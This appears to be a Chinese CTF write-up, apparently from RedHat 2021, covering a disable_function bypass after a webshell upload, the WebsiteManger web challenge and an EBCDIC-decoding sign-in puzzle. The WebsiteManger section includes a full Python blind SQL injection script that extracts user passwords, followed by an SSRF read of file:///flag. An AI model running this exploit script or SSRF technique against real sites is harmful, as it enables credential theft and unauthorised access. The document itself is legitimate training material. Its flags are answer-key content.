


写完shell后通过蚁剑上传bypass.php。访问bypass.php。



通过.htaccess重定向绕过disable\_function。将根目录的readflag文件写到/tmp/flag.txt





### flag值：

flag{c3f297fc-5b92-4c8b-b892-7b84a89b9788}


### WEB-3 WebsiteManger

WebsiteManger ：最新的网站测试器，作为非站长的你，能利用好它的功能吗？



### 解题过程：

打开<http://eci-2ze5dz17y89pobgzrpj6.cloudeci1.ichunqiu.com/> 查看源码发现image.php?id=1,猜测考点应该SQL注入




尝试/image.php?id=1 图片1

尝试/image.php?id=2 图片2


尝试/image.php?id=2/2 图片1

确认是SQL注入考点，且为数字型SQL盲注。数据库为mysql:




最终构造exp脚本如下：


|  |
| --- |
| import requests  url = 'http://eci-2ze5dz17y89pobgzrpj6.cloudeci1.ichunqiu.com/image.php' def send\_payload(payload):  r = requests.get(url, params=dict(  id=f'1\*if(({payload}),1,2)\*1',  ), proxies={'http': 'http://127.0.0.1:8080'})  return b'CREATOR: gd-jpeg v1.0' not in r.content  cmd = 'select(group\_concat(password))from(users)'  low = 0 length = 1  while True:  if send\_payload(f"length(({cmd}))<{length}"):  break  length \*= 2  print(length)  while low < length:  mid = int((low + length) / 2)  if send\_payload(f"length(({cmd}))>{mid}"):  low = mid + 1  else:  length = mid  data = bytearray() for i in range(length):  low = 0  high = 0xff  while low < high:  mid = int((low + high) / 2)  if send\_payload(f"ord(substr(({cmd}),{i + 1},1))>{mid}"):  low = mid + 1  else:  high = mid  data.append(high)  print(bytes(data)) |




得到密码：65e2253a5db54cc71020a，登录admin/65e2253a5db54cc71020a 如下：



得到一个测试网站的功能，猜测是SSRF考点，顺手 测试一下 [file:///flag](file:///C:\flag),居然成功了。





We use curl to detect whether website is alive string(46) "["flag{b5f7cddb-2548-4eb8-95ce-681e8069c49c}"]"

### flag值：


flag好像会变？？做题时提交的是flag{12e5a8ad-80aa-4737-8875-b0817b851ca6}

### MISC-签到题

### 解题过程：



打开发现是一个百度网盘地址，下载回来得到一个txt文件。



看到题有点懵，搜索EBCDIC 发现是一种编码格式。




搜索编码转换找到了<https://www.dazhuanlan.com/2020/04/27/5ea639793ca2c/>



于是使用iconv命令即可转换，如下：

Iconv –f EBCDIC-IT –t utf-8 1.txt



得到信息补齐flag为flag{wwe1c0me\_t0\_redhat2021}

### flag值：

flag{wwe1c0me\_t0\_redhat2021}